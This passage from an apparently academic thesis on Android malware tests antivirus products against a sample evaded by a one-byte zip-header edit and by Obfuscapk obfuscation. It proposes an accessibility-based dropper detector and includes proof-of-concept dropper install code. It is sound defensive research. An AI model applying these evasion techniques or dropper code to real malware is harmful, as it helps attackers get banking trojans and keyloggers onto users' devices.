 00166AD0   38 DD E7 75 B8 A8 01 00 00 48 03 00 00 0A 00 00  8Ýçu¸¨...H......
 00166AE0   00 00 00 00 00 00 00 00 00 00 00 38 EE 11 00 72  ...........8î..r
 00166AF0   65 73 2F 7A 71 2E 78 6D 6C 50 4B 01 02 0A 00 0A  es/zq.xmlPK.....
 00166B00   00 00 08 00 00 37 14 5D 38 03 8B BF 48 D8 85 03  .....7.]8.‹¿HØ….
 00166B10   00 D8 85 03 00 0E 00 00 00 00 00 00 00 00 00 00  .Ø….............
 00166B20   00 00 00 18 F0 11 00 72 65 73 6F 75 72 63 65 73  ....ð..resources
 00166B30   2E 61 72 73 63 50 4B 01 02 14 00 14 00 08 08 08  .arscPK.........
 00166B40   00 37 14 5D 38 6F FD F3 D8 40 5F 00 00 84 D3 00  .7.]8oýóØ@_..„Ó.
 00166B50   00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 1C  ................
 00166B60   76 15 00 4D 45 54 41 2D 49 4E 46 2F 4D 41 4E 49  v..META-INF/MANI
 00166B70   46 45 53 54 2E 4D 46 50 4B 01 02 14 00 14 00 08  FEST.MFPK.......
 00166B80   08 08 00 37 14 5D 38 DC 2D 59 11 BB 2C 00 00 7A  ...7.]8Ü-Y.»,..z
 00166B90   6F 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00  o...............
 00166BA0   00 9E D5 15 00 4D 45 54 41 2D 49 4E 46 2F 43 45  .žÕ..META-INF/CE
 00166BB0   52 54 2E 53 46 50 4B 01 02 14 00 14 00 08 08 08  RT.SFPK.........
 00166BC0   00 37 14 5D 38 3C AD 7C 1C 83 04 00 00 B2 06 00  .7.]8<.|.ƒ...²..
 00166BD0   00 11 00 00 00 00 00 00 00 00 00 00 00 00 00 97  ...............—
 00166BE0   02 16 00 4D 45 54 41 2D 49 4E 46 2F 43 45 52 54  ...META-INF/CERT
 00166BF0   2E 52 53 41 50 4B 05 06 00 00 00 00 A0 01 A0 01  .RSAPK.......
 00166C00   9B 64 00 00 59 07 16 00 00 00                    ›d..Y.....
```

Figure 6.1: The original zip file, the highlighted byte is the target for the edit



```
C:\Users\Toaster\Desktop\01edc46fab5a847895365fb4a61507e6ca955e97f5285194b5ec60ee80daa17c.apk

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00166990  00 00 00 00 00 00 00 00 00 00 00 85 E2 11 00 72  ...........…â..r
001669A0  65 73 2F 79 50 2E 78 6D 6C 50 4B 01 02 14 00 14  es/yP.xmlPK.....
001669B0  00 08 08 08 00 37 14 5D 38 3E 08 E3 5F C7 00 00  .....7.]8>.ã_Ç..
001669C0  00 A8 01 00 00 0A 00 00 00 00 00 00 00 00 00 00  .¨..............
001669D0  00 00 00 E3 E4 11 00 72 65 73 2F 7A 31 2E 78 6D  ...ãä..res/z1.xm
001669E0  6C 50 4B 01 02 14 00 14 00 08 08 08 00 37 14 5D  lPK..........7.]
001669F0  38 09 44 5F 50 E4 00 00 00 8C 01 00 00 0A 00 00  8.D_Pä...Œ......
00166A00  00 00 00 00 00 00 00 00 00 00 00 E2 E5 11 00 72  ...........âå..r
00166A10  65 73 2F 7A 33 2E 78 6D 6C 50 4B 01 02 14 00 14  es/z3.xmlPK.....
00166A20  00 08 08 08 00 37 14 5D 38 51 6D 9D CE FD 01 00  .....7.]8Qm.Îý..
00166A30  00 30 04 00 00 0A 00 00 00 00 00 00 00 00 00 00  .0..............
00166A40  00 00 00 FE E6 11 00 72 65 73 2F 7A 48 2E 78 6D  ...þæ..res/zH.xm
00166A50  6C 50 4B 01 02 0A 00 0A 00 00 08 00 00 37 14 5D  lPK..........7.]
00166A60  38 2D D7 90 53 3E 01 00 00 3E 01 00 00 0A 00 00  8-×.S>...>......
00166A70  00 00 00 00 00 00 00 00 00 00 00 33 E9 11 00 72  ...........3é..r
00166A80  65 73 2F 7A 4E 2E 70 6E 67 50 4B 01 02 0A 00 0A  es/zN.pngPK.....
00166A90  00 00 08 00 00 37 14 5D 38 25 89 D9 CE 77 03 00  .....7.]8%‰ÙÎw..
00166AA0  00 77 03 00 00 0A 00 00 00 00 00 00 00 00 00 00  .w..............
00166AB0  00 00 00 99 EA 11 00 72 65 73 2F 7A 51 2E 70 6E  ...™ê..res/zQ.pn
00166AC0  67 50 4B 01 02 14 00 14 00 08 08 08 00 37 14 5D  gPK..........7.]
00166AD0  38 DD E7 75 B8 A8 01 00 00 48 03 00 00 0A 00 00  8Ýçu¸¨...H......
00166AE0  00 00 00 00 00 00 00 00 00 00 00 38 EE 11 00 72  ...........8î..r
00166AF0  65 73 2F 7A 71 2E 78 6D 6C 50 4B 01 02 0A 00 0A  es/zq.xmlPK.....
00166B00  00 00 08 00 00 37 14 5D 38 03 8B BF 48 D8 85 03  .....7.]8.‹¿HØ….
00166B10  00 D8 85 03 00 0E 00 00 00 00 00 00 00 00 00 00  .Ø….............
00166B20  00 00 00 18 F0 11 00 72 65 73 6F 75 72 63 65 73  ....ð..resources
00166B30  2E 61 72 73 63 50 4B 01 02 14 00 14 00 08 08 08  .arscPK.........
00166B40  00 37 14 5D 38 6F FD F3 D8 40 5F 00 00 84 D3 00  .7.]8oýóØ@_..„Ó.
00166B50  00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 1C  ................
00166B60  76 15 00 4D 45 54 41 2D 49 4E 46 2F 4D 41 4E 49  v..META-INF/MANI
00166B70  46 45 53 54 2E 4D 46 50 4B 01 02 14 00 14 00 08  FEST.MFPK.......
00166B80  08 08 00 37 14 5D 38 DC 2D 59 11 BB 2C 00 00 7A  ...7.]8Ü-Y.»,..z
00166B90  6F 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00  o...............
00166BA0  00 9E D5 15 00 4D 45 54 41 2D 49 4E 46 2F 43 45  .žÕ..META-INF/CE
00166BB0  52 54 2E 53 46 50 4B 01 02 14 00 14 00 08 08 08  RT.SFPK.........
00166BC0  00 37 14 5D 38 3C AD 7C 1C 83 04 00 00 B2 06 00  .7.]8<.|.ƒ...²..
00166BD0  00 11 00 00 00 00 00 00 00 00 00 00 00 00 00 97  ...............—
00166BE0  02 16 00 4D 45 54 41 2D 49 4E 46 2F 43 45 52 54  ...META-INF/CERT
00166BF0  2E 52 53 41 50 4B 05 06 01 00 00 00 A0 01 A0 01  .RSAPK.......  .
00166C00  9B 64 00 00 59 07 16 00 00 00                    ›d..Y.....
```

Figure 6.2: The result of the byte modification

This simple modification of 1 byte on the zip headers was enough to make Google Play Protect not detect the application and allows us to install the package even with the service enabled.

The subsequent tests will use increasingly more obfuscated versions of the same package using Obfuscapk. All versions however are signed with a freshly generated certificate to avoid the simple detection of the default Obfuscapk certificate.

The first test will use the following obfuscation flags:

- `RandomManifest`: Reorders entries in the manifest file
- `ClassRename`: Rename classes and change the package name
- `ResStringEncryption`: Encrypt the string in the resources
- `Rebuild`: Rebuild the application
- `NewAlignment`: Align the application's zip
- `NewSignature`: Sign the application with a new signature

Then we test the response of each antivirus software directly on the test device: From this simple obfuscation, all antivirus products react well by detecting the sample and warning us about the threat clearly with the usual two products which gives us no immediate notification and require a manual scan before they mark it as malware. More concerningly, Google Play Protect now gives us the option to install the package anyway as it is not as certain of the detection anymore as we can see from the text 'May be harmful'. The results are also reported in the Table 6.3

Antivirus	Detected	Notification	Detected as
Google Play Protect	✓	✓	May be harmful
AVG (Free)	✓	✓	Malware
Avast (Free)	✓	✓	Malware
Avira (Free)	✓	✓	Malware
AVL (Free)	✓	✓	Malware
Kaspersky (Free)	✓		Malware
Malwarebytes (Free)	✓		Malware

Table 6.3: Antivirus results to the first obfuscation attempt

On this test, we see Google Play Protect detecting the malware again and every other antivirus keeps detecting it the same way suggesting some sort of signature check or more likely the detection of a malicious library included in the APK.

We then move to testing with the following additional flags compared to the previous run:

- `AssetEncryption`: Encrypts the asset files
- `Nop`: Adds random *no operation* instructions within every method
- `LibEncryption`: Encrypts native libs
- `ArithmeticBranch`: Adds branches to the code with the condition based on arithmetic computations

We test again on the same device. This time, two more antivirus solutions have become less suspicious about the sample not marking it as a certain malware anymore but still alerting the user. Google Play Protect keeps giving us the same alert with the option to install it anyway. The results are also reported in the Table 6.4

Antivirus	Detected	Notification	Detected as
Google Play Protect	✓	✓	May be harmful
AVG (Free)	✓	✓	Suspicious
Avast (Free)	✓	✓	Suspicious
Avira (Free)	✓	✓	Malware
AVL (Free)	✓	✓	Malware
Kaspersky (Free)	✓		Malware
Malwarebytes (Free)	✓		Malware

Table 6.4: Antivirus results to the second obfuscation attempt

Lastly, we test enabling all the available obfuscators with the addition to the previous flags of:

- `Reorder`: Changes the order of the basic blocks of the program, inverting conditions and uses goto instructions to reorder the code

- `Reflection`: Substitutes suitable method calls with reflection calls.
- `MethodRename`: Renames methods
- `MethodOverload`: Creates a new void method with the same name and arguments, but it also adds new random arguments
- `Goto`: Inserts a goto instruction pointing to the end of the method and another goto pointing to the instruction after the first goto
- `FieldRename`: Renames Fields
- `DebugRemoval`: Removes debug information
- `ConstStringEncryption`: Encrypts constant strings in code
- `CallIndirection`: Creates wrapper functions that call the original one
- `AdvancedReflection`: Uses reflection to invoke Android framework APIs

Even with all obfuscation techniques, we see the same situation as before where some Antivirus solutions still report it as malware while others have some doubts. Such results are then also summarized in the Table 6.5

Antivirus	Detected	Notification	Detected as
Google Play Protect	✓	✓	May be harmful
AVG (Free)	✓	✓	Suspicious
Avast (Free)	✓	✓	Suspicious
Avira (Free)	✓	✓	Malware
AVL (Free)	✓	✓	Malware
Kaspersky (Free)	✓		Malware
Malwarebytes (Free)	✓		Malware

Table 6.5: Antivirus results to the third obfuscation attempt

6.3 Current Antivirus response to new malware

In this section, we will test some of the current antivirus' responses to a pair of *proof of concept* (POC) malware apps, one of which acts as a dropper for the second which is a simple keylogger that grants itself some extra permissions through the usage of the Accessibility services.

Antiviruses are installed while both applications are present on the device, they get given any asked permission and run a first full scan of the device. Afterwards, if the antivirus has any Accessibility service entry it gets activated. Next, the POC keylogger gets uninstalled and reinstalled through the dropper, opened and given Accessibility permissions.

All of the tests were done on a physical Pixel 7 running Android 13, build number TQ1A.221205.011

- AVG AntiVirus (Free)
  - Asks for access to all files
  - Asks for Notification permission
  - Accessibility Service entries: 'AVG Antivirus', 'Malware Uninstaller (AVG)'
  - Upon POC Installation it warns about a potentially dangerous application
- Kaspersky Free
  - Asks for access to all files
  - Asks for Notification permission
  - Asks for permission to ignore battery optimization
  - Accessibility Service entry: 'Kaspersky'
  - Upon POC Installation it asks to scan the newly installed application within a notification. No other warning.
- Avast Antivirus & Security (Free)
  - Asks for Notification permission
  - Asks for access to all files
  - Initial scan says no threats found
  - Accessibility Service entry: 'Avast Mobile Security'
  - Upon POC Installation it warns for 'Suspicious application detected' but the application can still be opened and run.

- Avira (Free)
  - Asks for Notification permission
  - Asks for access to all files
  - Initial scan says the device is *virus-free*
  - Accessibility Services entries: ‘Avira Applock’, ‘Avira Camera Protection’, ‘Avira Web Protection’
  - Upon POC Installation it warns for ‘Suspicious app detected’ but the application can still be opened and run.
- Malwarebytes (Free)
  - Asks for access to all files
  - Asks for Notification permission
  - Initial scan says reports no malware found
  - Accessibility Services entry: ‘Accessibility Services’
  - No warns upon POC malware installation through a POC dropper.
- AVL
  - Asks for Notification permission
  - Asks for access to all files
  - Initial scan detects the malware POC and wrongly classifies it under *Adware*
  - Has no entry for Accessibility Services
  - Upon POC Installation it shows a notification stating *MalwarePOC is a risky app please use caution* but the application can still be opened and run.
- Google Play Protect
  - Comes pre-installed with the Play Store and is a System application (has access to more permissions than normal apps)
  - Automatically uninstalls known threats
  - During the APK installation from the dropper POC, it warns of ‘Unsafe app blocked’ allowing to install it only after showing a dropdown menu with the clickable text ‘Install anyway’.
  - After the installation of the app, it asks to send the sample to Google for analysis.

6.4 Defender's advantage

As the defender, the antivirus has the main advantage of, usually, arriving first. This advantage in current antivirus seems to only be used to match hashes or package names against known databases with a rare case of somewhat trying to guess malware (AVL, seems to be doing static analysis) or intercept third-party application installs with warnings about potential dangers (Play Protect).

An advantage that has not been utilized, despite some software having that as a service already listed, is the usage of Accessibility services to monitor the behaviour of applications using similar techniques to what malware does to spy on the user but in a benign way.

We have developed a POC Malware detection application that utilizes the fact that it acquires the Accessibility permission before any malware to try and detect both the dropper and the dropped malware as long as this second stage requests the Accessibility service.

The POC uses the accessibility event `TYPE_WINDOW_STATE_CHANGED` to detect application changes. Using a circular queue we keep a history of the applications shown to the user and we act in the following cases:

- Package installer: a possible sign of a dropper trying to install a malicious app. It can happen in two ways:
  - directly from the app
  - through another app, usually a web page on the browser
- Accessibility Service activation page: If following a third-party package install it is likely that it was malware that is now trying to elevate its permissions.

More precisely, our malware detection application POC takes a list of system applications on the device when it is first installed to use as part of a *whitelist* of applications not to detect when walking backwards in the queue. This whitelist can be then extended with other package names like common internet browsers or other commonly used apps. *To note that the package name alone is not enough in case of a generic implementation as the package name is controlled by the attacker and as long as the real corresponding application is not installed, it would be allowed and whitelisted on the device. It would be necessary to check additionally if the signature corresponds to the real publisher.*

Once the POC dropper gets installed and executed it shows two options: Direct install and Indirect install. These options aim to simulate the two methods that droppers use to request the installation of the dropped malware to the user:

- Direct install: Typical Dropper behaviour, simply starts an application installation included within the dropper (Example in Appendix C)
- Indirect install: Behaves like a Downloader but requests the install through a POC fake Play Store page (Example in Appendix D)

Once any of these options is triggered and the package manager installation request shows up, our POC Malware Detection application walks backwards in the application queue (See Appendix A for code snippet) until it finds something that is not whitelisted and marks it as a potential dropper. At this point, an internal state machine (schematic shown in Figure 6.3) also goes into a state of *warning* where if any application tries to request access to the Accessibility Services (Detected using code in Appendix B), it will once again enumerate the last application not whitelisted and mark it this time as malware. Afterwards, we also start an Activity that will warn the user about the findings and give them the option of uninstalling the applications from that screen.

Anticipating the malware in acquiring Accessibility access prevents them from employing *antivirus avoidance* features that use those privileges to prevent the user from uninstalling the malicious app.

This kind of *runtime detection* does not need any information about the malicious application at install time and uses a similar technique to what the threat actors are using to avoid being uninstalled or to spy on the device against them in a best-effort attempt to stop them before they can start doing any damage.

Next, we show the results of a test on real malware[2]. The sample is from the family *Hydra*, which is a banker family. In particular, It once installed, it immediately requests the accessibility permission without doing any control on the Command and Control (C2) server. We see in Figure 6.4 its activation screen which pretends to be a companion application for a German bank and asks to enable *Accessibility services* for the application.

Once the user presses the 'GO TO SETTINGS' button they get redirected to the Accessibility service activation screen which our POC Detection app recognizes and instantly warns the user.

We can see from the detection screen that we successfully detected the malware package while the dropper is empty (This malware sample was installed directly as any droppers we tried were not active at the moment). This Activity could potentially do additional checks on the package like the installation source or other metadata available from the Package Manager[3].

[2]sha256: `c0e391e254b74359896d287069883652a4b8bfd9ce2fd20a3cd7b441e1cbd600`

[3]InstallSourceInfo Documentation page





Figure 6.3: Internal state machine to detect



In order for the latest version of Commerzbank Sicherheitsupdate to work, you will need to enable accessibility. Please follow the steps below:


Step 1 - Go to “Settings”

Step 2 - Open “Accessibility”

Step 3 - Open “Installed Services”

Step 4 - Turn “Commerzbank Sicherheitsupdate” on

Figure 6.4: Activation page of the chosen malware sample


12:33

Accessibility

Downloaded apps

Commerzbank Sicherheitsupdate
Off

New Antivirus
On

Screen reader

TalkBack
Off/Speak items on screen

Display

Display size and text

Colour and motion

Extra dim

Check in 'Downloaded Services' list:
Commerzbank Sicherheitsupdate

Magnification
Off

12:33

POCMalwareDetection

Possible Malware attack detected!

Suspected Dropper:

UNINSTALL

Suspected Package:

com.grand.snail

UNINSTALL

Check in 'Downloaded Services' list:
Commerzbank Sicherheitsupdate

Figure 6.5: Malware detection right after the redirect to the Accessibility page

Chapter 7

Conclusions

In conclusion, the evolution of the mobile market brought about a significant transformation with the introduction of the Android operating system. This innovation streamlined a diverse array of devices under a unified platform, allowing widespread access to online services. However, this shift also attracted the attention of malicious actors who sought to exploit this newfound connectivity for personal gain. While Android's security model has its advantages, such as sandboxing applications and restricting kernel-level access, it presents challenges for antivirus solutions aiming to analyze and prevent malicious activities effectively.

This thesis has delved comprehensively into the realm of Android malware, exploring its various categories and the capabilities they encompass. We analyzed the response of current antivirus solutions in the context of this dynamic threat landscape by trying both known and new samples. On these results and given the insights on common malware behaviour we built a proposed solution to enhance the identification of new malware by scrutinizing their behavioral patterns on modern versions of Android.

As the digital landscape continues to evolve, the battle between security and exploitation remains ongoing. The findings presented in this thesis shed light on the complex interplay between technological advancements, security measures, and the persistent ingenuity of malicious actors. By understanding the nuances of Android malware and refining antivirus strategies, we can pave the way for a safer and more secure mobile ecosystem. This research not only contributes to the academic discourse but also holds practical implications for cybersecurity professionals, developers, and policymakers striving to protect users from emerging threats in the ever-changing landscape of mobile technology.

Appendix A

findLastActivity method

```java
synchronized public String findLastActivity() {
    PackageManager pm = ctx.getPackageManager();
    List<PackageInfo> systemPackagesInfo =
        pm.getInstalledPackages(PackageManager.MATCH_SYSTEM_ONLY);
    List<String> systemPackages = systemPackagesInfo.stream()
        .map((e) -> e.packageName).collect(Collectors.toList());
    List<String> whitelist = new ArrayList<String>(Arrays.asList(
            "com.example.pocmalwaredetection", // itself
            "com.android.chrome")); // PACKAGE NAME ALONE IS NOT
  ENOUGH, POC ONLY

    whitelist.addAll(systemPackages);
    ArrayList<HistoryEvent> queue = eventsQueue.getQueue();
    Log.d(TAG, queue.toString());
    for (int i = queue.size() - 1; i >= 0; i--) {
        if (queue.get(i) == null) continue;
        boolean isWhitelisted = false;
        for (String packageName : whitelist) {
            if (packageName.equals(queue.get(i).getPackageName()))
    {
                isWhitelisted = true;
                break;
            }
        }
        if (!isWhitelisted) return queue.get(i).getPackageName();
    }
    return null;
}
```

Appendix B

isAccessibilityWindow method

```java
public static boolean isAccessibilityWindow(
    @NonNull AccessibilityEvent event, @NonNull String
   a11yWindowName)
    {

    if (event.getPackageName() == null || !event.getPackageName().
   equals("com.android.settings")) {
        return false;
    }

    if (event.getSource() == null) {
        return false;
    }

    String windowName = event.getSource().getWindow().getTitle().
   toString();
    return windowName.equals(a11yWindowName);
}
```

Appendix C

Direct install method (Dropper)

```java
private void direct(View view) {
    PackageInstaller.Session session = null;
    try {
        PackageInstaller packageInstaller = getPackageManager().getPackageInstaller();
        PackageInstaller.SessionParams params = new PackageInstaller.SessionParams(
                    PackageInstaller.SessionParams.MODE_FULL_INSTALL);
        int sessionId = packageInstaller.createSession(params);
        session = packageInstaller.openSession(sessionId);
        addApkToInstallSession(R.raw.malwarepoc, session);
        // Create an install status receiver.
        Context context = MainActivity.this;
        Intent intent = new Intent(context, MainActivity.class);
        intent.setAction(PACKAGE_INSTALLED_ACTION);
        PendingIntent pendingIntent = PendingIntent.getActivity(context, 0, intent, PendingIntent.FLAG_MUTABLE);
        IntentSender statusReceiver = pendingIntent.getIntentSender();
        // Commit the session (will start the installation).
        session.commit(statusReceiver);
    } catch (IOException e) {
        throw new RuntimeException("Couldn't install package", e);
    } catch (RuntimeException e) {
        if (session != null) session.abandon();
        throw e;
    }
}
```

Appendix D

Indirect install method (Downloader)

```
private void indirect(View view) {
    Intent intent = new Intent(Intent.ACTION_VIEW);
    intent.setData(Uri.parse("https://6491ab19ef4df400d3ead25b--
  reliable-zuccutto-203807.netlify.app/"));
    startActivity(intent);
}
```

Bibliography

[AGVM20] Simone Aonzo, Gabriel Claudiu Georgiu, Luca Verderame, and Alessio Merlo. Obfuscapk: An open-source black-box obfuscation tool for android apps. *SoftwareX*, 11:100403, 2020. URL: `https://www.sciencedirect.com/science/article/pii/S2352711019302791`, `doi:10.1016/j.softx.2020.100403`.

[Ava23] Avast. Avast q1/2023 threat report. Technical report, Avast, 2023. URL: `https://decoded.avast.io/threatresearch/avast-q1-2023-threat-report`.

[Gooa] Google. *DevicePolicyManager*. URL: `https://developer.android.com/reference/android/app/admin/DevicePolicyManager#resetPasswordWithToken(android.content.ComponentName,%20java.lang.String,%20byte[],%20int)`.

[Goob] Google. *DevicePolicyManager*. URL: `https://source.android.com/docs/security/features/apksigning`.

[Goo22] Google. Use of the request_install_packages permission. Technical report, Google, 2022. URL: `https://support.google.com/googleplay/android-developer/answer/12085295?hl=en`.

[Goo23a] Google. Create your own accessibility service. Technical report, Google, 2023. URL: `https://developer.android.com/guide/topics/ui/accessibility/service`.

[Goo23b] Google. Security: Secure passcode reset. Technical report, Google, 2023. URL: `https://developer.android.com/work/dpc/security#secure-passcode-reset`.

[Kas17] Kaspersky. It threat evolution q3 2017. statistics. Technical report, Kaspersky, 2017. URL: `https://securelist.com/it-threat-evolution-q3-2017-statistics/83131/`.

[Kas22] Kaspersky. It threat evolution q3 2017. statistics. Technical report, Kaspersky, 2022. URL: https://securelist.com/it-threat-evolution-in-q3-2022-mobile-statistics/107978/.

[Kup19] Aleksejs Kuprins. Analysis of joker - a spy & premium subscription bot on googleplay. Technical report, Medium, 2019. URL: https://medium.com/csis-techblog/analysis-of-joker-a-spy-premium-subscription-bot-on-googleplay-9ad24f04445

[Lak22] Ravie Lakshmanan. These dropper apps on play store targeting over 200 banking and cryptocurrency wallets. Technical report, The Hacker News, 2022. URL: https://thehackernews.com/2022/10/these-dropper-apps-on-play-store.html.

[Mal23] Malwarebytes. Adware. Technical report, Malwarebytes, 2023. URL: https://www.malwarebytes.com/adware.

[Mic22] Trend Micro. Examining new dawdropper banking dropper and daas on the dark web. Technical report, Trend Micro, 2022. URL: https://www.trendmicro.com/en_be/research/22/g/examining-new-dawdropper-banking-dropper-and-daas-on-the-dark-we.html.

